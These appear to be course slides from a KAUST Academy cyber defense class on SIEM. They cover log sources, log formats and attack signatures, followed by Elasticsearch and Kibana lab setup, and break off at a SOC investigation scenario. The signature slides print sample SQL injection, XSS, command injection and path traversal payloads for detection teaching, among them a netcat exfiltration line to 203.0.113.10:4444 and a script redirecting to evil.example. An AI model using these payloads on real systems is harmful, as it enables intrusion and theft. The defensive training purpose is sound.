

جامعة الملك عبد الله
للعلوم والتقنية

King Abdullah University of
Science and Technology



أكاديمية كاوست
KAUST ACADEMY



CYBER DEFENSE OPERATIONS

**Security
Information
and Event
Management**

Dr. Ali Hassan

Instructional Professor, CEMSE Division,
King Abdullah University of Science and
Technology,

Contact: ali.hassan.1@kaust.edu.sa

SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

A **Security Information and Event Management system** (SIEM) is a platform that collects, stores, analyzes, correlates, and visualizes security logs from many sources across an organization.

Its main **purpose** is to help security teams detect suspicious activity, investigate incidents, and respond to threats.

Examples of **log sources** include firewalls, servers, endpoints, Active Directory, cloud platforms, IDS/IPS, applications, and network devices.

SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

A typical **SIEM architecture** relies on a multi-tiered framework to process security data:

- Data collection (Agent vs Agent-less)
- Log ingestion and normalization engine
- Storage and indexing database
- Correlation engine


SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM)

Core SIEM **Components**

- Log management
- Real-time monitoring
- Alerting and notification
- Incident response
- Dashboards, reports, and visualization
- Threat intelligence integration

SIEM LOG MANAGEMENT PIPELINE

Converts noisy machine-generated events into information that security teams can use for **monitoring, detection, investigation, compliance, and incident response.**



Outcome



Raw logs



Structured events




Searchable data



Actionable alerts


SIEM DEPLOYMENT MODELS

Single Instance SIEM Deployment




SIEM DEPLOYMENT MODELS

Distributed SIEM Deployment



SIEM DEPLOYMENT MODELS

Clustered SIEM Deployment



LOG TYPES

System logs record events generated by an operating system, including device drivers, system services, and hardware components.

- Windows event logs, Sysmon logs, Linux/Unix syslogs etc.

Network logs capture traffic data and communication requests moving across network boundaries.

- Firewall logs, Proxy logs, DNS logs etc.

Application logs are created by standalone software or service stacks to document programmatic milestones, warnings, and system errors.

- Database logs, Web server / HTTP logs, App logs etc.

LOG TYPES

Security logs specifically record events linked to resource protection, access mechanisms, and active digital threats.

- Authentication logs, IDS/IPS logs, Endpoint security logs etc.

Cloud logs record control-plane activities, API infrastructure calls, and microservice resource orchestration within distributed vendor ecosystems.

- AWS CloudTrail Logs, Azure Activity Logs / Log Analytics etc.

Audit logs are unalterable, chronological records that provide an immutable audit trail for regulatory compliance and forensic readiness

LOG FORMATS

Unstructured Logs



- No predefined format or syntax
- Human-readable but inconsistent
- Common in debugging messages and stack traces


Example (plain text)

```
Error connecting to database for user jdoe at 10:15:32

NullPointerException at
app.service.Auth.login(Auth.java:42)

Debug: retrying request to api/payment
```

Semi-Structured Logs



- Some syntax structure
- Fields may appear consistently
- Does not fully adhere to a strict schema

Examples (semi-structured)

```
May 12 10:15:32 fw01 sshd[2214]: Failed
password for admin from 192.168.1.50
```

```
EventID: 4625 | Source: Security |
User: jdoe | Status: Failed login
```

Examples: Syslog, Windows Event Log (EVT/EVTX)

Structured Logs



- Well-defined syntax and formatting
- Adheres to an agreed schema
- Easy to parse, query, and analyze

Examples (structured)

CSV `timestamp,src_ip,user,action\n2025-05-12T10:15:32Z,10.0.1.25,jdoe,login_failed`

JSON `{ "timestamp": "2025-05-12T10:15:32Z",
 "src_ip": "10.0.1.25",
 "user": "jdoe",
 "action": "login_failed" }`

XML `<event>
 <timestamp>2025-05-12T10:15:32Z</timestamp>
 <user>jdoe</user>
 <action>login_failed</action>
</event>`

Examples: CSV, TSV, JSON, XML



Less Organized



Partially Organized



Highly Organized

COMMON ATTACK SIGNATURES



USER BEHAVIOR INDICATORS

Multiple Failed Login Attempts

Login Times

Login and Access Locations

File Access Patterns

User-Agent Strings

```
4625 Failed logon | user=alex | src_ip=185.XX.XX.10
4625 Failed logon | user=alex | src_ip=185.XX.XX.10
4625 Failed logon | user=alex | src_ip=185.XX.XX.10
4625 Failed logon | user=alex | src_ip=185.XX.XX.10
4625 Failed logon | user=alex | src_ip=185.XX.XX.10
4624 Successful logon | user=alex |
src_ip=185.XX.XX.10
```

```
user=alex      result=failed
user=cara      result=failed
user=ben       result=failed
user=sara      result=failed
src_ip=203.0.113.55 password_attempt="Winter2026!"
```


USER BEHAVIOR INDICATORS

Multiple Failed Login Attempts

Login Times

Login and Access Locations

File Access Patterns

User-Agent Strings

Normal pattern: user=jdoe logs in weekdays between 08:00-17:30

Suspicious event: user=jdoe successful VPN login at 02:47

09:05 | user=admin1 | successful login | Riyadh, Saudi Arabia

09:32 | user=admin1 | successful login | Toronto, Canada

<https://www.whatismybrowser.com/detect/what-is-my-user-agent/>

<https://explore.whatismybrowser.com/useragents/parse/>

USER BEHAVIOR INDICATORS

Multiple Failed Login Attempts

Login Times

Login and Access Locations

File Access Patterns

User-Agent Strings

```
user=contractor1 accessed:  
\\fileserver\HR\salary.xlsx  
\\fileserver\Finance\budget_2026.xlsx  
\\fileserver\Legal\contracts.zip
```

```
file=report.docx renamed to report.docx.locked  
file=budget.xlsx renamed to budget.xlsx.locked  
file=design.pdf renamed to design.pdf.locked
```

```
User-Agent: sqlmap/1.7  
User-Agent: Nikto  
User-Agent: python-requests/2.31  
User-Agent: curl/8.0  
User-Agent: Go-http-client/1.1
```

SQL INJECTION SIGNATURES

SQL injection occurs when an attacker inserts malicious SQL statements into application input so that the backend database executes unintended queries.

Common **indicators in logs** include SQL keywords, quotation marks, semicolons, comments, logical operators, URL-encoded characters, and database error messages.

```
GET /login?user=admin'--
GET /product?id=10 OR 1=1
GET /search?q=test';DROP TABLE users;--
GET /account?id=1 UNION SELECT
username,password FROM users
```

URL encoding may hide the same attack:

```
%27      = '
%22      = "
%3B      = ;
%2D%2D   = --
%20OR%201%3D1 = OR 1=1
```

Example decoded request:

```
/login?user=admin%27%20OR%20%271%27%3D%271
```

Decoded meaning:

```
/login?user=admin' OR '1'='1
```

SQL INJECTION SIGNATURES

```
192.168.1.100 - - [15/Jul/2024:14:55:23 +0000]  
"GET/index.php?id=1%20OR%201=1;-- HTTP/1.1" 200 2326 "-"Mozilla/5.0 (Windows  
NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko)  
Chrome/91.0.4472.124 Safari/537.36"
```

```
"GET /index.php?id=1%20OR%201=1;--  
SELECT * FROM users WHERE id = 1;  
SELECT * FROM users WHERE id = 1 OR 1=1; --"
```

<https://gchq.github.io/CyberChef/>

https://www.w3schools.com/tags/ref_urlencode.ASP

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

CROSS-SITE SCRIPTING SIGNATURES

Cross-site scripting, or XSS, involves injecting malicious client-side content into a web application so that it executes in another user's browser.

Example suspicious requests:

```
GET /search?q=<script>alert(1)</script>
GET /profile?name=<img src=x onerror=alert(1)>
POST /comment body="Hello
<script>document.location='http://evil.example'</script>"
GET /redirect?url=javascript:alert(document.cookie)
```

In **logs**, XSS signatures usually appear in URL parameters, form submissions, HTTP POST bodies, WAF alerts, or application input validation errors.

- Look for event handlers such as onload, onclick, onmouseover, references to <script> tag, references to “javascript” etc.
- Special characters: <, >, “, ‘, &, %, ;
- URL-encoded injection characters

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

CROSS-SITE SCRIPTING SIGNATURES

```
192.168.1.100 - - [15/Jul/2024:14:55:23 +0000]  
"GET/search?q=<script>alert('XSS')</script> HTTP/1.1" 200 2326 "-" "Mozilla/5.0  
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36(KHTML, like Gecko)  
Chrome/91.0.4472.124 Safari/537.36"
```

```
192.168.1.101 - - [15/Jul/2024:14:56:45 +0000]  
"GET/profile?name=%3Cimg%20src%3Dx%20onerror%3Dalert('XSS')%3EHTTP/1.1" 200  
2326 "-" "Mozilla/5.0 (Windows NT 10.0; Win64;x64) AppleWebKit/537.36 (KHTML,  
like Gecko) Chrome/91.0.4472.124Safari/537.36"
```

<https://github.com/payloadbox/xss-payload-list>

https://www.w3schools.com/tags/ref_urlencode.ASP

COMMAND INJECTION SIGNATURES

Command injection occurs when an attacker manipulates application input so that the server executes unintended operating system commands.

Common command separators include:
; || && | ` \$()

Common suspicious command references include:

- whoami, id, uname, ls, cat, bash, sh, cmd.exe, powershell, certutil, curl, wget, nc, netcat

Example suspicious requests:

```
GET /ping?host=8.8.8.8;whoami
GET /status?ip=127.0.0.1&&cat+/etc/passwd
GET /backup?file=test.zip|nc+203.0.113.10+4444
GET /run?cmd=cmd.exe+/c+whoami
```

URL encoded version:

```
/ping?host=8.8.8.8%3Bwhoami
```

Decoded:

```
/ping?host=8.8.8.8;whoami
```

```
192.168.1.103 - - [15/Jul/2024:15:30:00 +0000]
"GET/execute?cmd=ls;cat%20/etc/passwd HTTP/1.1"
200 4123 "-"Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36(KHTML, like
Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

PATH TRAVERSAL AND LOCAL FILE INCLUSION

Path traversal attempts to access files outside the intended web directory.

Local File Inclusion occurs when an application includes a local file based on user-controlled input.

Look for path traversal sequences

- URL-encoded characters

Look for sensitive file paths

Example suspicious requests:

```
GET /download?file=../../../../etc/passwd
GET /view?page=../../../../var/log/apache2/access.log
GET /template?name=..%2f..%2f..%2fetc%2fpasswd
GET /image?path=../../Windows/win.ini
```

```
192.168.1.111 - - [15/Jul/2024:16:30:00 +0000]
"GET/download?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2f
passwd HTTP/1.1"200 3182 "-" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64)AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.124Safari/537.36"
```

ELASTIC SECURITY LAB SETUP

Install Docker Engine on Ubuntu

- <https://docs.docker.com/engine/install/ubuntu/>

After installation, verify:

```
docker version
```

```
docker run hello-world
```

Expected result:

Docker version information appears.

The hello-world container runs successfully.

ELASTIC SECURITY LAB SETUP

Start Elasticsearch and Kibana

- <https://www.elastic.co/docs/deploy-manage/deploy/self-managed/install-elasticsearch-docker-basic>
- <https://www.docker.elastic.co/r/elasticsearch>

Create a Docker Network

```
$ sudo docker network create elastic
```

Pull Elasticsearch

```
$ sudo docker pull docker.elastic.co/elasticsearch/elasticsearch:9.4.2
```

ELASTIC SECURITY LAB SETUP

Start Elasticsearch and Kibana

Start Elasticsearch

```
$ sudo docker run --name es01 --net elastic -p 9200:9200 -it -m 4GB
```

```
docker.elastic.co/elasticsearch/elasticsearch:9.4.2
```

The command prints the elastic user password and the Kibana enrollment token on first startup.

When Elasticsearch starts, copy and save:

- elastic user password

- Kibana enrollment token

Important: Do not close this terminal while using the lab.

Open a second terminal and copy the Elasticsearch CA **certificate**:

```
$ docker cp es01:/usr/share/elasticsearch/config/certs/http_ca.crt .
```

ELASTIC SECURITY LAB SETUP

Start Elasticsearch and Kibana

Set your password as an environment variable.

```
$ export ELASTIC_PASSWORD="PASTE_THE_GENERATED_PASSWORD_HERE"
```

Change permission of the crt file (http_ca.crt was copied using sudo)

```
sudo chown ali:ali http_ca.crt
```

```
chmod 644 http_ca.crt
```

Verify Elasticsearch

```
$ curl --cacert http_ca.crt -u elastic:$ELASTIC_PASSWORD https://localhost:9200
```

Pull Kibana

```
$ docker pull docker.elastic.co/kibana/kibana:9.4.2
```

Elastic Security documentation:

<https://www.elastic.co/docs/solutions/security>

ELASTIC SECURITY LAB SETUP

Start Elasticsearch and Kibana

Start Kibana

```
$ docker run --name kib01 --net elastic -p 5601:5601  
docker.elastic.co/kibana/kibana:9.4.2
```

Open Kibana.

Paste the Kibana enrollment token. Use the password generated by Elasticsearch.

```
$ http://localhost:5601
```

(if required) **Generate a new Kibana enrollment token** from the running Elasticsearch container for enrollment. Re-run Kibana.

```
sudo docker exec -it es01 /usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana
```

Elastic Security documentation: <https://www.elastic.co/docs/solutions/security>

ELASTIC SECURITY - INVESTIGATION

Lab Scenario

You are a Tier 1/Tier 2 SOC analyst. Elastic Security has received endpoint telemetry from a Windows host. You are not told what malware family is involved.

